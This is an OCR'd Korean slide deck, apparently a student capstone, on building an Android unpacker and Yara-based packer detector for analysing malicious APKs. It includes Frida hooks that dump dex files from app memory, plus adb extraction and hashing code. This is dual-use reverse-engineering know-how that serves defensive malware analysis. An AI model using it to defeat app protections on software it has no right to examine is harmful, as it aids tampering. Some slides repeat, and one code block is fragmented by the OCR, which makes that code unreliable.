
이러한 문제를 해결하기 위해 안드로이드 언패커 개발을 진행합니다.

프로젝트 배경

✓ 프로젝트 추진 배경 및 필요성과 목적

프로젝트 추진 배경 및 필요성

▲질병관리청 사칭




▲택배 사칭

2


공격자의 안드로이드 악성 APK 파일 전파

공격자는 피싱, 스미싱, 몸캠 피싱 등과 같은 공격을 주로 안드로이드 악성 APK 파일을 이용하여 공격합니다.

3 목적



▲경찰청 위장 앱



▲지원금 사칭

안드로이드 언패커 제작


이러한 문제를 해결하기 위해 안드로이드 언패커 개발을 진행합니다.

프로젝트 배경

✓ 프로젝트 추진 배경 및 필요성과 목적

프로젝트 추진 배경 및 필요성

스마트폰 ... 전파



3 목적 ▲DBpia 검색결과

안드로이드 악성 APK 파일 탐지 연구 불충분

이와 관련된 도구나 연구가 국내에서는 활발히 이루어지지 않고 있습니다.

안드로이드 언패커 제작

이러한 문제를 해결하기 위해 안드로이드 언패커 개발을 진행합니다.

프로젝트 배경

✓ 프로젝트 추진 배경 및 필요성과 목적

프로젝트 추진 배경 및 필요성

스마트폰 사용량 급증에 따른 피해 증가

스마트폰 사용량이 지속적으로 증가함에 따라 이에 따른 피해도 점차 늘어나고 있습니다.

공격자의 안드로이드 악성 APK 파일 전파

공격자는 피싱, 스미싱, 몸캠 피싱 등과 같은 공격을 주로 안드로이드 악성 APK 파일을 이용하여 공격합니다.

1 2 3 목적

안드로이드 악성 APK 파일 탐지 연구 불충분

이와 관련된 도구나 연구가 국내에서는 활발히 이루어지지 않고 있습니다.

안드로이드 언패커 제작

이러한 문제를 해결하기 위해 안드로이드 언패커 개발을 진행합니다.

프로젝트 개요

✓ 안드로이드 언패커 제작 개요

안드로이드 언패커 제작

분석가의 실무 능력 향상

국내에서 활발히 이루어지지 않는 패킹 기법에 관한 연구 및 방법론 제시

모바일 금융범죄인 피싱, 스미싱, 몸캠 피싱에 적극적인 대응

추진 경과

✓ 프로젝트 추진 경과

진행 예정
진행중
완료

구분	추진 내용	4월	5월	6월	7월	8월	9월	10월	11월
계획	사전 자료 조사	■							
분석	기존 언패커 도구 분석	■	■	■					
	악성 패킹 앱 분석			■	■				
개발	언패커 도구 개발				■	■	■		
테스트	패킹된 악성 앱 대상 테스트 진행						■	■	
마무리	논문 및 보고서 작성							■	■
	졸업작품 발표회 및 캡스톤 공모전 준비							■	■

Ⅱ 프로젝트 개발 내용

1 사전 연구
2 개발 설계
3 언패커
4 패커 탐지


사전 연구

✓ 개발에 앞서 사전 연구 진행

패킹과 언패킹

- 패킹이란 원본 Dex 파일을 보호하기 위해 사용하는 방법으로 주로 Dex 파일 은닉, Dex 파일 덤핑 방지, 안티 리버싱 등 사용
- 언패킹이란 패킹의 반대되는 개념으로, 패킹했던 파일의 패킹을 푸는 것

언패킹 과정



Native 언패커

- Defcon 22에서 공개된 언패커
- 프로세스와 스레드 메모리에 접근 후, 시그니처를 통해 패커의 종류를 식별하고, Dex 파일의 Magic Number를 사용하여 Dex 파일 추출

Frida 언패커

- Frida 도구를 사용하여 제작한 언패커
- 안드로이드에서 Dex 파일을 파싱할 때 사용하는 함수를 후킹한 후 해당 함수로 넘어오는 Dex 파일 추출

15 패커 종류	원본 Dex 추출 여부	16 패커 종류	원본 Dex 추출 여부	18 패커 종류	원본 Dex 추출 여부	19 패커 종류	원본 Dex 추출 여부
15_Ali	O	16_Ali	X				
15_Baidu	X	16_Baidu	O	18_Baidu	O	19_Baidu	X
15_Bangcle	X	16_Bangcle	X	18_Bangcle	X	19_Bangcle	X
15_Ijiami	O	16_Ijiami	X	18_Ijiami	O	19_Ijiami	X
15_Qihoo	O	16_Qihoo	O	18_Qihoo	O	19_Qihoo	X
15_Tencent	X	16_Tencent	X	18_Tencent	X	19_Tencent	X

▲ Native 언패커 결과

- 언패킹이란 패킹의 반대되는 개념으로, 패킹했던 파일의 패킹을 푸는 것

안드로이드 기기에 저장한 후 분석할
앱을 실행하여 실행 파일의 일부로

15 패커 종류	원본 Dex 추출 여부	16 패커 종류	원본 Dex 추출 여부	18 패커 종류	원본 Dex 추출 여부	19 패커 종류	원본 Dex 추출 여부
15_Ali	O	16_Ali	O				
15_Baidu	O	16_Baidu	O	18_Baidu	O	19_Baidu	O
15_Bangcle	O	16_Bangcle	O	18_Bangcle	O	19_Bangcle	O
15_Ijiami	O	16_Ijiami	O	18_Ijiami	X	19_Ijiami	X
15_Qihoo	O	16_Qihoo	O	18_Qihoo	X	19_Qihoo	X
15_Tencent	O	16_Tencent	O	18_Tencent	X	19_Tencent	X

▲ Frida 언패커 결과

Ⅱ 프로젝트 개발 내용

개발 설계

✓ 사전 연구를 바탕으로 언패커 개발 설계

개발 설계

개발 목표

① 원본 Dex File 추출


② Yara 시그니처를 응용한 **패커 식별**

③ 악성 앱 식별을 위한 MD5, SHA-1, SHA-256 **해시 값 산출**

Python JavaScript

웹 사이트에 **악성 앱 파일 업로드** 후, 사용된 **패커 식별**과
탐지된 라이브러리 및 리소스 확인 후 **원본 Dex file 추출**

전체 구상도



Ⅱ 프로젝트 개발 내용


언패커 개발

✓ 기존 언패커 분석 후 개발 진행

Ⅱ 프로젝트 개발 내용

언패커 개발


✓ 기존 언패커 분석 후 개발 진행



언패커 개발 ✓ 기존 언패커 분석 후 개발 진행

언패커 개발 ✓ 기존 언패커 분석 후 개발 진행

언패커 개발 ✓ 기존 언패커 분석 후 개발 진행



Ⅱ 프로젝트 개발 내용

언패커 개발 ✓ 기존 언패커 분석 후 개발 진행


```
get_function = """
rpc.exports = {
    getFunc: function (and_ver) {
        var function_name = '';
        var i = 0;
        var android_version = parseInt(and_ver);
        if (android_version > 4) {
            var lib_name = android_version >= 10 ? 'libdexfile.so' : 'libart.so'
            var art = Module.enumerateExportsSync(lib_name);

            for(i = 0; i< art.length; i++){
                if(art[i].name.indexOf("OpenMemory") !== -1){
                    function_name = art[i].name;
                    return function_name;
                }else if(art[i].name.indexOf("OpenCommon") !== -1){
                    if (android_version >= 10 && art[i].name.indexOf("ArtDexFileLoader") !== -1)
                        continue;
                    function_name = art[i].name;
                    return function_name;
```


Ⅱ 프로젝트 개발 내용

언패커 개발 ✓ 기존 언패커 분석 후 개발 진행


```
get_function = """
rpc.exports = {
    getFunc: function (and_ver) {
        var function_name = '';
        var i = 0;
        var android_version = parseInt(and_ver);
        if (android_version > 4) {
            var lib_name
            var art = Mo
                                def get_function_name(self):
                                    script = self.session.create_script(get_function)
                                    script.load()
                                    api = script.exports
            for(i = 0; i        self.function_name = api.get_func(self.and_ver)
                if(art[i        log.info_('Function name : %s' %self.function_name)
                    func
                return function_name;
            }else if(art[i].name.indexOf("OpenCommon") !== -1){
                if (android_version >= 10 && art[i].name.indexOf("ArtDexFileLoader") !== -1)
                    continue;
                function_name = art[i].name;
                return function_name;
```


Ⅱ 프로젝트 개발 내용


언패커 개발 ✓ 기존 언패커 분석 후 개발 진행



```
rpc.exports = {
    hook: function (func, proc, ver) {
        var moduleFuncName = func;
        var g_processName = proc;
        var g_AndroidOSVersion = parseInt(ver);
        console.log("[*] Dump dex start");

        if(moduleFuncName !== ""){
            var hookFunction;
            if (g_AndroidOSVersion > 4) {
                hookFunction = Module.findExportByName("libart.so", moduleFuncName);
            } else {
                hookFunction = Module.findExportByName("libdvm.so", moduleFuncName);
                if(hookFunction == null) {
                    hookFunction = Module.findExportByName("libart.so", moduleFuncName);
                }
            }
            Interceptor.attach(hookFunction,{
                onEnter: function(args){
                    var begin = 0;
                    var dexMagicMatch = false;
                    var odexMagicMatch = false;
```



Ⅱ
프로젝트 개발 내용
언패커 개발
기존 언패커 분석 후 개발 진행
안드로이드 악성 앱 분석을 위한 언패커 개발
Ⅰ Ⅱ Ⅲ
개발 내용
사전 연구
개발 설계
언패커
패커 닫지
Interceptor.attach(hookFunction,{
onEnter: function(args){
var begin = 0;
var dexMagicMatch = false;
var odexMagicMatch = false;
dexMagicMatch = checkDexMagic(args[0]);
if (dexMagicMatch === true){
begin = args[0];
함수 후킹
function checkDexMagic(dataAddr) {
var magicMatch = true;
var magicFlagHex = [0x64, 0x65, 0x78, 0x0a, 0x30, 0x33, 0x35, 0x00];
for(var i = 0; i < 8; i++){
if(Memory.readU8(ptr(dataAddr).add(i)) !== magicFlagHex[i]){
magicMatch = false;
break;
}
}
return magicMatch;
}
덱스 탐색
함수 이름 획득
JSON
Json File 생성
후킹 후 덱스 매직 넘버 값을 통해 덱스 탐색
원본 Dex File 추출
Dex 추출


Ⅱ
프로젝트 개발 내용
언패커 개발
기존 언패커 분석 후 개발 진행
안드로이드 악성 앱 분석을 위한 언패커 개발
Ⅰ Ⅱ Ⅲ
개발 내용
사전 연구
개발 설계
언패커
패커 닫지
function dumpDexToFile(isDex, begin, g_processName) {
var dexType;
isDex ? dexType = "dex" : dexType = "odex";
var magic = Memory.readUtf8String(begin).replace(/\\n/g, "");
var address = ptr(begin).add(isDex ? 0x20 : 0x1C);
var dex_size = Memory.readInt(ptr(address));
var dex_path = "/data/data/" + g_processName + "/" + idx + "_" + dex_size + "." + dexType;
var dex_file = new File(dex_path, "wb");
idx += 1;
dex_file.write(Memory.readByteArray(begin, dex_size));
dex_file.flush();
dex_file.close();
console.log("[*] magic : " + magic);
console.log("[*] size : " + dex_size);
console.log("[*] dumped " + dexType + " @ " + dex_path + "\\n");
}
Dex 추출
Android 버전 획득
발견한 덱스는 "/data/data/[패키지 이름]" 경로에 저장
함수 이름 획득
Json File 생성
원본 Dex File 추출
Dex 추출



Ⅱ
프로젝트 개발 내용
언패커 개발
기존 언패커 분석 후 개발 진행
안드로이드 악성 앱 분석을 위한 언패커 개발
Ⅰ Ⅱ Ⅲ
개발 내용
사전 연구
개발 설계
언패커
패커 닫지
def extract(self):
out_file = self.package_name+'.tar'
out_path = '/data/local/tmp/'+out_file
self.adb.shell('tar cvf %s -C /data/data/%s/ .' %(out_path, self.package_name))
self.adb.pull(out_path, out_file)
self.adb.shell('rm '+out_path)
self.adb.uninstall(self.package_name)
원본 Dex File 추출
Android 버전 획득
추출한 덱스를 포함한 "/data/data/[패키지 이름]" 경로에 모든 파일 추출
함수 이름 획득
JSON
Json File 생성
DEX
원본 Dex File 추출
Dex 추출


def extract(self):
out_file = self.package_name+'.tar
out_path = '/data/local/tmp/'+out_
self.adb.shell('tar cvf %s -C /dat
self.adb.pull(out_path, out_file)
self.adb.shell('rm '+out_path)
self.adb.uninstall(self.package_na
원본 Dex File 추출
com.github.marmaladesky.tar
.jiagu
cache
code_cache
files
이름 압축 크기 원본 크기 파일 종류 수정한 날짜
.jiagu 2022-09-15 ...
cache 2022-09-15 ...
code_cache 2022-09-15 ...
files 2022-09-15 ...
1_243156.dex 243,156 243,156 DEX 파일 2022-09-15 ...
2_660400.dex 660,400 660,400 DEX 파일 2022-09-15 ...
3_41548.dex 41,548 41,548 DEX 파일 2022-09-15 ...
4_243156.dex 243,156 243,156 DEX 파일 2022-09-15 ...
lib 0 0 2022-09-15 ...
▲ 추출 예시
함수 이름 획득
JSON
Json File 생성
DEX
원본 Dex File 추출
Dex 추출


def json_export(self):
self.json_log['android_version'] = self.and_ver
self.json_log['package_name'] = self.package_name
self.json_log['process_name'] = self.process_name
self.json_log['function_name'] = self.function_name
획득한 정보 저장
ADB 연결
APK 설치
for dex in dex_list:
self.json_log['dex'][dex] = {}
obj = re.search('[0-9]_([0-9]*)\.([a-z]*)', dex)
self.json_log['dex'][dex]['size'] = obj.group(1)
self.json_log['dex'][dex]['type'] = obj.group(2)
self.json_log['dex'][dex]['hash'] = {}
self.json_log['dex'][dex]['strings'] = []
with tr.extractfile('./'+dex) as f:
data = f.read()
self.json_log['dex'][dex]['hash']['md5'] = hashlib.md5(data).hexdigest()
self.json_log['dex'][dex]['hash']['sha1'] = hashlib.sha1(data).hexdigest()
self.json_log['dex'][dex]['hash']['sha256'] = hashlib.sha256(data).hexdigest()
for s in re.findall(b"[\x1f-\x7e]{6,}", data):
self.json_log['dex'][dex]['strings'].append(s.decode('utf-8'))
for s in re.findall(b"(?:[\x1f-\x7e][\x00]){6,}", data):
self.json_log['dex'][dex]['strings'].append(s.decode('utf-16le'))
문자열 및 헤시 저장
JSON
Json File 생성
추출한 덱스 파일에서
문자열 및 헤시값 추출



{
"filename": "2048_bangcle.apk",
"packer": "bangcle",
"signature": [
"libsecexe.so",
"libsecmain.so",
"bangcle_classes.jar"
],
"hash": {
"md5": "bbfcc0d68853c5a8b0aa208309d46ff6",
"sha-1": "4ee91292f6165b4aeacdb946c3cdaa03e1ee6184",
"sha-256": "0be1815300c4e180f3010a0165287e20ed5c625ee1a81af3d78d85058f2a6a81"
},
"android_version": "7.1.2",
"package_name": "com.uberspot.a2048",
"process_name": "com.uberspot.a2048",
"function_name": "_ZN3art7DexFile10OpenMemoryEPKhjRKNSt3__112basic_stringIcNS3_11char_tra
"dex": {
"1_21272.dex": {
"size": "21272",
"type": "dex",
"hash": {
"md5": "a9222b4ae903c2c4b4f0b08a23653f57",
"sha1": "f3e3dcbc55d34e6ff571a8543b5750e3875e1313",
"sha256": "068cbd331ce8b329081244410ffd8a6e0e85db16ab4be50f58ce0c90a4cae0cb4"
},
"strings": [
" class5ize",
"/.cache",
"/.cache/",
ADB 연결
JSON
Json File 생성
▲ 추출 예시
함수 이름 획득

언패커 개발 ✓ 기존 언패커 분석 후 개발 진행




▲ 패킹된 APK

언패커 개발 ✓ 기존 언패커 분석 후 개발 진행



▲ 추출한 덱스




▲ MainActivity

패커 탐지 ✓ 패커 탐지 기능 소개

기존 개발된 Yara 도구 » 문제점 분석 » 문제점 개선


Ⅱ
프로젝트 개발 내용
패커 탐지
패커 탐지 기능 소개
안드로이드 악성 앱 분석을 위한 언패커 개발
Ⅰ Ⅱ Ⅲ
개발 내용
사전 연구
개발 설계
언패커
패커 탐지
기존 개발된
Yara 도구
rule alibaba : packer
{
meta:
description = "Alibaba"
strings:
$lib = "libmobisec.so"
condition:
is_apk and $lib
}
APKiD
Yara-Rules
meta : APK에 관한 정보, 해시 등 코멘트
strings : 탐지되는 시그니쳐 (문자열 or Hex)
condition : 조건의 참/거짓 판별


Ⅱ
프로젝트 개발 내용
패커 탐지
패커 탐지 기능 소개
안드로이드 악성 앱 분석을 위한 언패커 개발
Ⅰ Ⅱ Ⅲ
개발 내용
사전 연구
개발 설계
언패커
패커 탐지
is_apk 2048_ali.apk
0x0:$zip_head: PK
0x51e40:$manifest: AndroidManifest.xml
0xb091d:$manifest: AndroidManifest.xml
tencent 2048_ali.apk
0xbb1d9:$zip_lib: lib/armeabi/libmobisecy.so
0xb0746:$zip_lib: lib/armeabi/libmobisecy.so
alibaba 2048_ali.apk
0x56eb8:$lib: libmobisec.so
0xb070b:$lib: libmobisec.so
패커
중복 탐지
문제점 분석
시그니쳐
중복 출력
일부 패커는 중복 탐지로 판별 불가
탐지된 시그니쳐 중복 제거 출력 옵션 없음


Ⅱ
프로젝트 개발 내용
패커 탐지
패커 탐지 기능 소개
안드로이드 악성 앱 분석을 위한 언패커 개발
Ⅰ Ⅱ Ⅲ
개발 내용
사전 연구
개발 설계
언패커
패커 탐지
# alibaba packer
alibaba = yara.compile(
source='rule alibaba \
{strings:$lib = "libmobisec.so" \
condition: $lib}'
)
alibaba_match = alibaba.match(filename)
패커 탐지
문제점 개선
일부 패커 중복 탐지와 시그니쳐 중복 제거 등
문제점 개선과 편의성 제공 Yara 개발

시그니처 중복 제거

```python
if len(apk_match) == 1 and len(alibaba_match) == 1:
    print(f"{filename} 패커는 alibaba 패커입니다.\n")
    print(f"{filename}의 탐지된 시그니쳐")
    signature = alibaba_match[0].strings
    signature_list = []
    for x, y, z in signature:
        if z not in signature_list:
            signature_list.append(z)
    for i in signature_list:
        result = i.decode(encoding="utf-8")
        print(result)
```

문제점 개선

탐지되는 문자열 혹은 Hex의 시그니쳐 중복 제거

해시값 출력

```python
# apk 파일 해시 출력
if len(apk_match) == 1:
    apk_file = open(filename, "rb")
    apk_data = apk_file.read()
    apk_file.close()
    print(f"{filename} 파일의 해시 값 출력 (MD5, SHA-1, SHA-256)")
    print("MD5: " + hashlib.md5(apk_data).hexdigest())
    print("SHA-1: " + hashlib.sha1(apk_data).hexdigest())
    print("SHA-256: " + hashlib.sha256(apk_data).hexdigest())
```

문제점 개선


APK 파일의 MD5 / SHA-1 / SHA-256 해시값 출력

최종 출력 결과

```
D:\Yara-Unpacker>python Yara-Rules_APK.py
APK 파일명을 입력해주세요.
2048_ali.apk
정상적인 apk 파일입니다.

2048_ali.apk 패커는 alibaba 패커입니다.

2048_ali.apk의 탐지된 시그니쳐
libmobisec.so

2048_ali.apk 파일의 해시 값 출력 (MD5, SHA-1, SHA-256)
MD5: 652bda9f7b8155f413577520e0bda6fc
SHA-1: 4ccd3909dba290789d338035b8400d1d4dbe8e9a
SHA-256: 9e529c4e3402b208f955b1fb6fddd493816fccc48ac1981fd0a1aed35d85acb3
```

문제점 개선


APK 판별 및 탐지된 시그니쳐 기반 패커 판별
악성 앱 분석을 위한 해시 값 산출




Ⅲ 프로젝트 결론

1 프로젝트 결과


✓ 프로젝트 산출물 및 최종 결론



✓ 프로젝트 산출물 및 최종 결론



✓ 프로젝트 산출물 및 최종 결론



Ⅲ 프로젝트 결론
결과
안드로이드 악성 앱 분석을 위한 언패커 개발

✓ 프로젝트 산출물 및 최종 결론

Ⅰ Ⅱ Ⅲ 결론
결과

패킹된 악성 앱 분석을 위한 언패커 개발
- Yara Rule과 Frida Script를 활용하여 Python 언어로 개발된 안드로이드 전용 언패커


악성 앱 분석 내용을 기반으로 한 분석 보고서
- 프로젝트를 진행하며 관련된 모든 내용을 노션에 정리
정리한 내용을 바탕으로 보고서 제작

연구 내용을 기반으로 한 논문 (학회 투고 및 컨퍼런스 발표)
